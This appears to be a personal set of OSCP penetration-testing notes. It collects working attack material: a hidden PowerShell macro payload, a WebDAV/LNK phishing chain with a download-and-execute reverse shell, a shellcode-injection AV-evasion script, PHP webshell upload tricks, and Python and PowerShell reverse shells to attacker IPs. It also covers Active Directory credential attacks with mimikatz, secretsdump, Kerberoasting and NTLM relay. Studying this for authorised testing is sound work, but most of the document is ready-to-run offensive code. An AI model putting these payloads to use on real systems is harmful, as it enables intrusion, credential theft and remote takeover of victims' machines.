Unsorted Security
Abusing Macros
Microsoft Word Example
Sub AutoOpen()

	MyMacro

End Sub

Sub_ _Document_Open()

	MyMacro

End Sub

Sub MyMacro()

	Dim Str As String
	Str = Str + "powershell.exe -nop -w hidden -enc SQBFAFgAKABOAGU"
		Str = Str + "AdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAd"
		...
		Str = Str + "A== "

End Sub
Python script to create the string above:
str = "powershell.exe -nop -w hidden -e SQBFAFgAKABOAGUAdwA..."

n = 50

for i in range(0, len(str), n):

print("Str = Str + " + '"' + str[i:i+n] + '"')
Abusing PATH
A Linux PATH vulnerability typically arises when a malicious user is able to exploit the environment variable PATH to execute unintended commands. This is especially problematic when scripts or programs with elevated privileges (like root) inadvertently execute malicious code instead of legitimate system binaries. Here’s a classic example of such a vulnerability:
Linux Example:
Misconfigured PATH in a Privileged Script Scenario:
Imagine there’s a script that is run by the root user or by a setuid root binary. This script includes a line that calls a common command like ls without specifying the full path (e.g., /bin/ls). The script assumes that the ls command is being run from /bin/ls, but it doesn’t explicitly set the PATH variable.
The Script
(/usr/local/bin/example_script.sh):
#!/bin/bash

## The script assumes the `ls` command is safe to run without full path.
ls /important_directory
Vulnerability
If an attacker can influence the PATH environment variable (perhaps by modifying it before the script runs), they could replace the ls command with a malicious one.
For example, the attacker might do the following:
- Create a Malicious Script: The attacker creates a script named
lsin a directory they control:
#!/bin/bash
echo "Malicious ls executed!"
## Potentially harmful actions could be added here
- Modify the PATH: The attacker then modifies the
PATHvariable to include the directory containing the maliciouslsscript before/bin:
export PATH=/home/attacker:$PATH
- Execute the Vulnerable Script: When the vulnerable script (
example_script.sh) is executed by root, it searches forlsin the directories listed inPATHin order. Since the attacker’s directory is listed first, the script will execute the maliciouslsinstead of the legitimate/bin/ls.
Windows Example
Scenario:
Consider a scenario where a privileged Windows service or script is executed with administrator rights. The script calls common Windows commands, such as net.exe (used for managing network settings) without specifying the full path (e.g., C:\Windows\System32\net.exe).
If an attacker can control the PATH environment variable, they can place a malicious executable named net.exe in a directory that appears earlier in the PATH order, causing the system to execute their malicious code instead of the legitimate system command.
Vulnerable Script or Service:
@echo off

rem The script attempts to add a user to the Administrators group
net localgroup Administrators MaliciousUser /add
Vulnerability:
If the script does not specify the full path to net.exe, it will search for net.exe in the directories listed in the PATH environment variable. An attacker could exploit this by doing the following:
-
Create a Malicious
net.exe: The attacker creates a maliciousnet.exethat performs unintended actions, such as creating a backdoor user or downloading and executing malware. -
Modify the PATH: The attacker modifies the
PATHenvironment variable to include a directory they control at the beginning of thePATHorder. This directory contains their maliciousnet.exe.
set PATH=C:\Users\Attacker\malicious_directory;%PATH%
Execute the Vulnerable Script: When the vulnerable script runs, it uses the PATH variable to locate net.exe. Since the attacker’s directory is listed first in PATH, the system will execute the malicious net.exe instead of the legitimate one located in C:\Windows\System32.
Abusing Windows Library
Windows Library files (.Library-ms) connect users with data stored in remote locations (web services or shares).
Example
Create a Windows library file connecting to a WebDAV share. In the webDAV directory, we will put a payload in the form of a .lnk file. We use the webDAV directory rather than our own web server to avoid spam filters.
Steps:
- Create the webdav directory
1.
mkdir /home/kali/webdavtouch /home/kali/webdav/test.txt/home/kali/.local/bin/wsgidav --host=0.0.0.0 --port=80 --auth=anonymous --root /home/kali/webdav
- Prepare the
config.Library-msfile- Open VS Code
- File > New Text File
- Example code:
<?xml version=”1.0” encoding=”UTF-8”?>
@windows.storage.dll,-34582 6 true imageres.dll,-1003 {7d49d726-3c21-4f05-99aa-fdc2c9474656} true false http://**$kaliIP** - When they click this code, it will open the webDAV directory and show whichever files we placed in
/home/kali/webDAV. So we need to add a.lnkfile there. - Right click on Windows desktop and click New > Shortcut.
- Sample command:
powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://$kaliIP/powercat.ps1'); powercat -c $kaliIP -p 4444 -e powershell"- For this command to work, we also need to be serving powercat from port 80 and running a reverse listener on port 4444.
- Click next. Save it as what will sound right to the victim.
- Send the victim the
config.Library-msfile, they will open it, and then hopefully execute the.lnkfile. - Swaks example:
sudo swaks -t victim@domain.com -t victim2@domain.com --from attacker@domain.com --attach @config.Library-ms --server $mailServerIP --body @body.txt --header "Subject: Example Email" --suppress-data -ap- Where
-t= to,suppress-datameans to summarize info regarding SMTP transactions, and-apenables password authentication
- Where
AD Methodology Notes
After an nmap scan on a machine with Active Directory (AD), my usual approach involves prioritizing enumeration of key services and identifying potential misconfigurations. Here’s how I typically prioritize and proceed:
-
SMB (Port 445): This is often my first point of focus due to its common vulnerabilities. I look for open shares (
smbclient,enum4linux, orsmbmap), weak permissions on shared files, and potential misconfigurations like Null Sessions or anonymous access. Sometimes, you’ll find sensitive information in shared folders or credentials in configuration files. -
LDAP (Port 389/636): I enumerate users and groups via LDAP, especially if anonymous bind is allowed. Tools like
ldapsearchorenum4linuxhelp in gathering information about the domain, users, groups, and organizational units. A weak configuration may expose sensitive data, and if you can bind as an authenticated user, it opens more enumeration opportunities. -
Kerberos (Port 88): I use tools like
kerbruteorGetNPUsers.pyfromImpacketto perform username enumeration and check for accounts with no pre-authentication required (AS-REP roasting). I also enumerate service principal names (SPNs) usingGetUserSPNs.pyfor Kerberoasting. -
RPC (Port 135/139): I attempt to enumerate users and shares using tools like
rpcclient. Sometimes, this provides a way to query information from the domain controller, including user accounts and group memberships. -
DNS (Port 53): Check if zone transfers are allowed (
dig axfrorhost -l). Misconfigured DNS can leak valuable information about the domain, hosts, and network architecture.
Tricks that often work:
-
Password Spraying: Once I have usernames from LDAP/Kerberos, I often test weak or common passwords using tools like
crackmapexec. -
Privilege Escalation: If I have a low-privileged account, I focus on privilege escalation, particularly checking for misconfigurations in GPOs, weak permissions on AD objects, or vulnerable services.
-
Group Policy Preferences: Check for GPP password vulnerabilities (stored in SYSVOL with reversible encryption).
-
Exploiting SMB vulnerabilities: Like EternalBlue or any open SMB shares with misconfigured permissions.
I will add just a few things to it
-
If you find a valid username via the enumeration steps that OP has mentioned then try an asrep roast.
-
If you are able to establish an anonymous bind then search for passwords in description field or any intel you can find. You can use ldapsearch for this
-
Check if you can leak NTLM creds via various methods. This is a very comprehensive article that covers this https://osandamalith.com/2017/03/24/places-of-interest-in-stealing-netntlm-hashes/
-
Look for creds in smbshares and loginscripts, check if Group Policy Preferences (GPP) Passwords are in use
-
If you manage to get a username and password/hash, repeat the enumeration steps OP mentioned to see if this account has access to information that a null session or anonymous bind doesnt
-
Find useraccounts with the SPN set and try to kerberoast with impacket
-
Recon using bloodhound
-
Run winpeas and check the usual non AD escalation paths
-
If you manage to escalate to a local admin/system account then dump cached creds with mimikatz. For a non AD machine that is domain joined this can provide you other accounts for lateral movement
AD TCM
Tools
Ldapdomaindump
sudo ldapdomaindump ldaps://$dcIP -u '$Domain\$user' -p $$Password- note that this gives html files (among others) as output, so we can run
firefox file.htmlto view them.
- note that this gives html files (among others) as output, so we can run
Bloodhound
- duh
Plumhound
- sister tool of Bloodhound, mostly seems like it just takes the info from bloodhound and make it more digestible. The bloodhound interface is trash, after all.
sudo python3 Plumhound.py -x tasks/default.tasks -p $neo4jpassword- You can mostly just go to the index.html file
- Note that you do still need neo4j and bloodhound running, it is taking info from those tools
--easyis for a test, very little info:sudo python3 Plumhound.py --easy -p $neo4jpassword
Token Impersonation
Tokens are temporary keys that allow you access to a system/network without having to provide credentials each time you access a file. Think cookies for computers.
Two types:
- Delegate - Create for logging into a machine or using Remote Desktop
- Impersonate - “non-interactive” such as attaching a network drive or a domain logon script
It seems like this is primarily meterpreter shells here. In the example, he impersonates on meterpreter, then just adds a user account, then uses secrets dump with that account.
- meterpreter >
load incognito- note that you can
loadand then hit tab to see kiwi or whatever else
- note that you can
- meterpreter >
list_tokens -u - meterpreter >
impersonate_token domain\\user- note that two slashes are required
LNK file attack
This generates file which will allow us to get a hash:
$objShell = New-Object -ComObject WScript.shell $lnk = $objShell.CreateShortcut("C:\test.lnk") $lnk.TargetPath = "\\192.168.138.149\@test.png" $lnk.WindowStyle = 1 $lnk.IconLocation = "%windir%\system32\shell32.dll, 3" $lnk.Description = "Test" $lnk.HotKey = "Ctrl+Alt+T" $lnk.Save()
It will attempt to access 192.168.138.149 (your kali machine), where we would want to set up responder and catch the NTLM.
- Realistically though, this just get saved to the C:\ drive, would potentially need to go somewhere else.
- Can use:
nxc smb $targetIP -d $domain.com -u $user -p $password -M slinky -o NAME=$filename SERVER=$attackerIP- Module name is slinky
- Server is attacker IP
GPP Attack (cPassword attack)
- Group Policy Preferences
- GPP allowed admins to create policies using embedded creds which were encrypted in a “cPassword”
- The key was accidentally released
- Patched in MS14-025, but it doesn’t prevent previous uses
- You’re looking for
cPassword="sdfsdfsd...and then use gpp-decrypt - This is in Groups.xml in SYSVOL
Post-Compromise Attack Strategy
Now that we have an account - Quick wins:
- Kerberoasting
- Secretsdump
- Pass the hash/password
No Quick wins:
- Enumerate (Bloodhound, etc.)
- Where does the account have access?
- Old vulnerabilities
Think outside the box
Post-Compromise What Else
NTDS contains all the Active Directory information
Antivirus Evasion
As these are my OSCP notes, and AV Evasion is outside the scope of the exam, I’m mostly leaving this content out of the guide for brevity. Below is a script for manual exploitation. It must be saved as an .ps1 file, transferred to the victim Windows machine, and ran (after powershell -ep bypass).
$code = '
[DllImport("kernel32.dll")]
public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

[DllImport("kernel32.dll")]
public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);

[DllImport("msvcrt.dll")]
public static extern IntPtr memset(IntPtr dest, uint src, uint count);';

$winFunc =
  Add-Type -memberDefinition $code -Name "Win32" -namespace Win32Functions -passthru;

[Byte[]];
[Byte[]]$sc = <place your shellcode here>;

$size = 0x1000;

if ($sc.Length -gt 0x1000) {$size = $sc.Length};

$x = $winFunc::VirtualAlloc(0,$size,0x3000,0x40);

for ($i=0;$i -le ($sc.Length-1);$i++) {$winFunc::memset([IntPtr]($x.ToInt32()+$i), $sc[$i], 1)};

`$winFunc::CreateThread(0,0,$x,0,0,0);for (;;) { Start-sleep 60 };`
TCM Windows Privesc Notes
Service Control:
sc query windefend- checks Windows Defendersc queryex type= service- shows all services running on the machine
Firewalls
- check the netstat -ano to see what ports are open
netsh advfirewall firewall dumpnetsh firewall show statenetsh firewall show config- just keep these in mind, but these should be automated when looking at automated tools
Burp Suite Notes
Example Image Upload POST Request:
POST /my-account/avatar HTTP/2
Host: 0a0e00a604e7b9e981067a4b00120099.web-security-academy.net
Cookie: session=s2YCbN4BxaVG3wnNJMH3ajYUVfKfLYTc
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------866603063390648708194728913
Content-Length: 519
Origin: https://0a0e00a604e7b9e981067a4b00120099.web-security-academy.net
Referer: https://0a0e00a604e7b9e981067a4b00120099.web-security-academy.net/my-account
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----------------------------866603063390648708194728913
Content-Disposition: form-data; name="avatar"; filename="webshell.php"
Content-Type: application/x-php

<?php echo system($_GET['command']); ?>

etc.
Exploits:
- can change
Content-Typetoapplication/pdforimage/jpegbefore uploading and then access how you would - can change
filenameto..%2fwebshell.phpand then access from a different directory- Example: instead of
$URL/files/avatars/webshell.php, access from$URL/files/webshell.php
- Example: instead of
- Upload an .htaccess file with this content in order to execute .fart files as php:
AddType application/x-httpd-php .fart
- Obfuscate the file type (remember to still call for exploit.php though):
exploit.php.jpg(could be parsed as php depending on algorithm)exploit.php.(occasionally trailing .’s or spaces are stripped)exploit%2Ephp(in case the filename is decoded but only server side)exploit.php;.jpg(can cause discrepancies on what is considered the end of the file name)exploit.php%00.jpg(can cause discrepancies on what is considered the end of the file name)exploit.p.phphp(in case .php is stripped from the file)
- Hide php code inside a jpg using exiftool:
- This worked:
exiftool -Comment="<?php echo 'content here' . file_get_contents('/home/user/secret') . 'content here' ; ?>" image.jpg -o outfile.php exiftool -Comment="<?php -r '\$sock=fsockopen(\"192.168.150.131\",80);\`/bin/bash <&3 >&3 2>&3\`;' ?>" image.jpg -o outfile.php- ^ Couldn’t get this one working
- This worked:
- It’s worth noting that some web servers may be configured to support PUT requests:
PUT /images/exploit.php HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-httpd-php
Content-Length: 49

<?php echo file_get_contents('/path/to/file'); ?>
Checklist to Run Every Time
Note that CMD+L is the key to create and check boxes
- unchecked
- [x]
Enumeration
nmap $IP- then
nmap -p- $IP -T4 - then
nmap -$ports -sC -A -T4 $IP -oN nmap - then
nmap -sU -T4 $IP smbclient -L \\\\$IP\\ -Nftp anonymous@$IPnxc smb -u '' -p '' $IP- This should be able to help you get the domain name
- Add name of box to
users.txtandpasswords.txt
Linux Foothold
./vbenum.sh./linpeas.sh./lse.sh -l1ps aux | grep -i 'root' --color=auto./pspy64ls /optls /var/html/wwwortree- or whatever the web directory is
tree /homefind / -perm -u=s -type f 2>/dev/nullfind / -writable -type d 2>/dev/nullfind / -type f -name *.conf 2>/dev/null/find / -type f -name *pass* 2>/dev/null
sudo -lcat /etc/passwdcat /etc/shadow
Windows Foothold
- Is there anything unusual in
C:\ - Is there anything unusual in
C:\Program Files systeminfopowershell Get-Historywhoami /privwhoami /groupsGet-Content "$HOME\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt".\winpeas.exetree /a /f C:\Usersfor anything that sticks outGet-ChildItem -Path C:\ -Include *.kdbx -File -Recurse -ErrorAction SilentlyContinueGet-ChildItem -Path C:\xampp -Include *.txt,*.ini -File -Recurse -ErrorAction SilentlyContinue- sub out xampp for other serverGet-ChildItem -Path C:\Users\ -Include *.txt,*.pdf,*.xls,*.xlsx,*.doc,*.docx -File -Recurse -ErrorAction SilentlyContinue
AD Post Privesc
.\mimikatz.exe "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" "lsadump::sam" "lsadump::secrets" "exit".\Rubeus.exe kerberoast /format:hashcat /nowrap /outfile:hashes.kerberoast.\Rubeus.exe asreproast /format:hashcat /nowrap /outfile:hashes.asreproastImport-Module .\adPEAS.ps1andInvoke-adPEASbloodhound-python -u $user -p '$password' -ns $ip -d domain.offsec -c all.\adPEAS-Light.ps1- Did you get all users of a domain with something like
sudo nxc smb $IP -u $user -p $password --users
Misc AD Tool Syntax
Kerbrute
Password spraying:
.\kerbrute_linux_arm64 passwordspray -d $domain.com $usersFile "$password"
- requires kerbrute to be installed - not on kali by default. See PopMyKali repo.
Impacket
impacket-smbclient [domain]/[user]:[password/password hash]@[Target IP Address] #we connect to the server rather than a share

impacket-lookupsid [domain]/[user]:[password/password hash]@[Target IP Address] #User enumeration on target

impacket-services [domain]/[user]:[Password/Password Hash]@[Target IP Address] [Action] #service enumeration

impacket-secretsdump [domain]/[user]:[password/password hash]@[Target IP Address]  #Dumping hashes on target
impacket-secretsdump -sam '/path/to/SAM' -system '/path/to/SYSTEM' LOCAL


impacket-GetUserSPNs [domain]/[user]:[password/password hash]@[Target IP Address] -dc-ip <IP> -request  #Kerberoasting, and request option dumps TGS

impacket-GetNPUsers.py test.local/ -dc-ip <IP> -usersfile usernames.txt -format hashcat -outputfile hashes.txt #AS-REProasting, need to provide usernames list

##RCE
impacket-psexec test.local/john:password123@10.10.10.1
impacket-psexec -hashes lmhash:nthash test.local/john@10.10.10.1

impacket-wmiexec test.local/john:password123@10.10.10.1
impacket-wmiexec -hashes lmhash:nthash test.local/john@10.10.10.1

impacket-smbexec test.local/john:password123@10.10.10.1
impacket-smbexec -hashes lmhash:nthash test.local/john@10.10.10.1

impacket-atexec test.local/john:password123@10.10.10.1 <command>
impacket-atexec -hashes lmhash:nthash test.local/john@10.10.10.1 <command>
You can save SAM, SYSTEM, and SECURITY all at once with:
impacket-reg $domain/$user:$password@$target backup -o '\\ATTACKER_IP\someshare'
- must start
impacket-smbserverfirst
NTLM Relay
`sudo impacket-ntlmrelayx –no-http-server -smb2support -t $targetIP -c “powershell -enc JABjAGwAaQ…”
- We receive an authentication request on our machine and essentially re-route it to a different machine (
$targetIP) so that’s it’s executed there.
mssqlclient
impacket-mssqlclient $user:$pass@$target -windows-auth
- This is for accessing the db, not code execution (unless you enable xp_cmdshell)
psexec
wmiexec
- `impacket-wmiexec -hashes :2892D26CDF84D7A70E2EB3B9F05C425E Administrator@$target (can be 0/24)
- Requires an SMB connection through the firewall, the Windows File and Printer Sharing feature must be enabled, and the admin share called ADMIN$ must be available.
Evil WinRM
##winrm service discovery
nmap -p5985,5986 <IP>
5985 - plaintext protocol
5986 - encrypted

##Login with password
evil-winrm -i <IP> -u user -p pass
evil-winrm -i <IP> -u user -p pass -S #if 5986 port is open

##Login with Hash
evil-winrm -i <IP> -u user -H ntlmhash

##Login with key
evil-winrm -i <IP> -c certificate.pem -k priv-key.pem -S #-c for public key and -k for private key

##Logs
evil-winrm -i <IP> -u user -p pass -l

##File upload and download
upload <file>
download <file> <filepath-kali> #not required to provide path all time

##Loading files direclty from Kali location
evil-winrm -i <IP> -u user -p pass -s /opt/privsc/powershell #Location can be different
Bypass-4MSI
Invoke-Mimikatz.ps1
Invoke-Mimikatz

##evil-winrm commands
menu # to view commands
#There are several commands to run
#This is an example for running a binary
evil-winrm -i <IP> -u user -p pass -e /opt/privsc
Bypass-4MSI
menu
Invoke-Binary /opt/privsc/winPEASx64.exe
NXC
Help
nxc smb --help for SMB
Can add | grep + to only return positive results
Can add --users, --shares, --loggedon-users, --groups, -M spider_plus --share $share
Password spraying:
nxe smb $IP -u users.txt -p 'password' -d domain.com --continue-on-success-ufor either $user or $userfile, same with-p.- can also do
0/24for the whole domain --pass-polto get the password policy
Pass the hash
nxe smb $IP -u $user -H $NTLMHash --local-auth
- can append
--samat the end if we get aPwn3d! - or
--lsa - or
--shares
Modules
nxe smb $IP -u $user -H $NTLMHash --local-auth -M $module
- such as
lsassy
LAPS
Get LAPS password
This is the ms-mcs-AdmPwd
If LAPS is enabled, try any of:
nxc ldap $target -u $user -p $password --kdcHost $target -M lapspython3 pyLAPS.py --action get -u '$user' -d 'butchy.offsec' -p '$password' --dc-ip $target- pyLAPS.py can also get it using NTLM (
-p NTLM:NTLM)
Metasploit
Initial Usage
Selecting a module:
- show auxiliary - shows auxiliary modules
- search type:auxiliary smb - searches for auxiliary modules which include smb
- info - after selecting learn more about the module
- vulns - after running check to see if there were any discovered
- creds - check for any creds discovered during the use of msfconsole
- search Apache 2.4.49 - search for Apache 2.4.49 exploits Dealing with sessions:
- sessions -l - list sessions
- sessions -i 2 - initiate session 2 Dealing with channels (meterpreter):
- ^Z - background channel - y
- channel -l - list channels
- channel -i - channel -i 1 Dealing with jobs:
- run -j
- jobs - checks for runnign jobs
Local commands:
- lpwd - local (attacking machine) pwd
- lcd - local (attacking machine) cd
- upload /usr/bin/$binary /tmp/ - uploads binary such as linux-privesc-check from Attacking machine to target
Payloads (msfvenom)
- msfvenom -l payloads –platform windows –arch x64 - lists payloads for windows 64 bit
- msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.157 LPORT=443 -f exe -o nonstaged.exe - creates a reverse shell tcp payloads on that for attacker (LHOST) with the exe format and the name nonstaged.exe
- iwr -uri http://192.168.119.2/nonstaged.exe -Outfile nonstaged.exe (execute from Target to download shell)
- use nc -lvnp 443 or multi/handler
- use multi/handler - exploit in msf
- set payload windows/x64/shell/reverse_tcp - so either set up in nc or msfconsole’s multi/handler
Post Exploit
- idletime (meterpreter) - check that user’s idletme
- shell - switch to shell
- whoami /priv
- getuid - check user from meterpreter
- getsystem - elevate privileges from meterpreter
- ps
- then migrate $PID (check to see if other users are running it)
- execute -H -f notepad
- -H = hidden, -f = program
- Check Integrity Level of current process:
- shell
- powershell -ep bypass
- Import-Module NtObjectManager
- Get-NtTokenIntegrityLevel
- If that doesnt work then move on, if it does:
- search UAC - search for UAC bypass modules
- use exploit/windows/local/bypassuac_sdclt
- set SESSION $sessionNumber
- If that doesnt work then move on, if it does:
- From meterpreter:
- load kiwi (loads mimikatz)
- help - shows all commands, including creds_msv
Juice Shop
sudo apt update

## Install Docker if not already installed
sudo apt install -y docker.io

## Start and enable Docker service
sudo systemctl start docker
sudo systemctl enable docker

## Clone the repository
git clone https://github.com/juice-shop/juice-shop.git
cd juice-shop

## Build the Docker image locally
docker build -t juice-shop .

## Run the locally built container
docker run --rm -p 3000:3000 juice-shop
Misc Notes
to add to a file without nano
cat «‘EOT’> file.name
text text EOT (the EOT ends the file)
Useful Python reverse shell
Try when others aren’t working.
python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.45.235",80));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")"
- same as Python #2 from rev shells, but with the interior
"’s escaped with\’s
Cron jobs - linpeas
╔══════════╣ Cron jobs
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#scheduled-cron-jobs
/usr/bin/crontab
incrontab Not Found
-rw-r--r-- 1 root root   74 Oct 31  2019 /etc/cron.deny
-rw-r--r-- 1 root root   66 Jan 15  2021 /etc/crontab.bak

/etc/cron.d:
total 12
drwxr-xr-x  2 root root 4096 Nov  5  2020 .
drwxr-xr-x 51 root root 4096 Jan 15  2021 ..
-rw-r--r--  1 root root  128 Oct 31  2019 0hourly

/etc/cron.daily:
total 8
drwxr-xr-x  2 root root 4096 Oct 31  2019 .
drwxr-xr-x 51 root root 4096 Jan 15  2021 ..

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Nov  5  2020 .
drwxr-xr-x 51 root root 4096 Jan 15  2021 ..
-rwxr-xr-x  1 root root  580 Oct 31  2019 0anacron

/etc/cron.monthly:
total 8
drwxr-xr-x  2 root root 4096 Oct 31  2019 .
drwxr-xr-x 51 root root 4096 Jan 15  2021 ..

/etc/cron.weekly:
total 8
drwxr-xr-x  2 root root 4096 Oct 31  2019 .
drwxr-xr-x 51 root root 4096 Jan 15  2021 ..

/var/spool/anacron:
total 20
drwxr-xr-x 2 root root 4096 Nov  6  2020 .
drwxr-xr-x 6 root root 4096 Nov  6  2020 ..
-rw------- 1 root root    9 Jul 27 17:08 cron.daily
-rw------- 1 root root    9 Jul 27 17:48 cron.monthly
-rw------- 1 root root    9 Jul 27 17:28 cron.weekly
*/3 * * * * /root/git-server/backups.sh
*/2 * * * * /root/pull.sh


SHELL=/bin/sh
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
RANDOM_DELAY=45
START_HOURS_RANGE=3-22
This means that pull.sh is executed every two minutes, and backups.sh is every 3 minutes.
Python Errors
Wrong Modules
sudo apt-get install python3-venvpython3 -m venv myenvsource myenv/bin/activate- Then install what you actually need:
pip install -r requirements.txtOR-
pip install requests urllib3==1.26.8 charset_normalizer==2.0.12With specific modules named
python $script.pydeactivate
SSL Error
Run these three commands:
export PYTHONWARNINGS="ignore:Unverified HTTPS request"export REQUESTS_CA_BUNDLE=""export CURL_CA_BUNDLE=""- Note that these variables are set temporarily with that terminal session, but could be reversed by repeating the command with
unsetinstead ofexport
- Note that these variables are set temporarily with that terminal session, but could be reversed by repeating the command with
Generate base64 shell
import sys
import base64

payload = '$client = New-Object

System.Net.Sockets.TCPClient("__**192.168.118.2**__",__**443**__);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()'

cmd = "powershell -nop -w hidden -e " + base64.b64encode(payload.encode('utf16')[2:]).decode()

print(cmd)
PHP Wrappers
These become relevant when a php page in a browser is requesting another php file, such as in the case of http://example.com/index.php?page=config.php
Full page:
http://example.com/index.php?page=php://filter/resource=config.php
Base64:
http://example.com/index.php?page=php://filter/read=convert.base64-encode/resource=config
- You may not need the .php at the end
Data:
http://example.com/index.php?page=data://text/plain,<?php%20echo%20system('ls');?>
- But this may be blocked so we can try with base64:
echo -n '<?php echo system($_GET["cmd"]);?>' | base64- Output:
PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==
- Output:
http://example.com/index.php?page=data://text/plain;base64,PD9waHAgZWNobyBzeXN0ZW0oJF9HRVRbImNtZCJdKTs/Pg==&cmd=ls"
Time Saving Enumeration
Windows:
tree /f /a- to list all files in directories and subdirectories
Linux:
CTRL + r- search through previous commandstreesimilar tofind .CTRL + Shift + Lto move command line to top of the screen so you can see the results bettersmbclient //<IP>/<share_name> -c 'recurse;ls'. This will recursively list all the files in the share, allowing you to quickly check if there is anything useful.
Misc
When applications like Exchange, MS SQL, or Internet Information Services (IIS) are integrated into AD, a unique service instance identifier known as Service Principal Name (SPN) associates a service to a specific service account in Active Directory.
Another way of enumerating SPNs is to let PowerView enumerate all the accounts in the domain. To obtain a clear list of SPNs, we can pipe the output into select and choose the samaccountname and serviceprincipalname attributes.
Get-NetUser -SPN | select samaccountname,serviceprincipalname
We can use PowerView’s Convert-SidToName command to convert it to an actual domain object:
Convert-SidToName S-1-5-21-1987370270-658905905-1781884369-1104
Find-DomainShare function to find the shares in the domain. We could also add the -CheckShareAccess flag to display shares only available to us
- probably not that useful for the exam
ls \\dc1.corp.com\sysvol\corp.com\Policies\if we can though
Historically, system administrators often changed local workstation passwords through Group_Policy Preferences. XML file that says cpassword= blahblah. Hashes like this require gpp-decrypt:
+bsY0V3d4/KgX3VJdO/vyepPfAN1zMFTiQDApgR92JE
If an account has Do not require Kerberos preauthentication - we can perform AS-REP roasting
SPN means that it’s running as a service
be sure to include –rdp-timeout 30 whenever you are spraying rdp creds with nxc - same with xfreerdp (--rdp-timeout)
List everything:
- Linux (bash):
ls -la - Windows (cmd):
dir /a - Windows (powershell):
Get-ChildItem -Forceorgci -Forceordir -Force
To prevent hanging while running Windows commands:
- `cmd.exe /c
cmd.exe /c start <commands>
To prevent hanging while running Linux commands:
your_command &your_command &thendisown
Check Groups.xml on SYSVOL for cpassword then:
gpp-decrypt VPe/o9YRyz2cksnYRbNeQj35w9KxQ5ttbvtRaAVqxaE- Also with nxc:
crackmapexec smb -L | grep gppcrackmapexec smb 172.16.5.5 -u forend -p Klmcargo2 -M gpp_autologin
Pipe Linpeas output to remote kali host:
- On kali:
nc -l -p 1234 > linpeas.txt - On target:
./linpeas.sh | nc 10.10.10.60 1234 &
Reverse Engineering
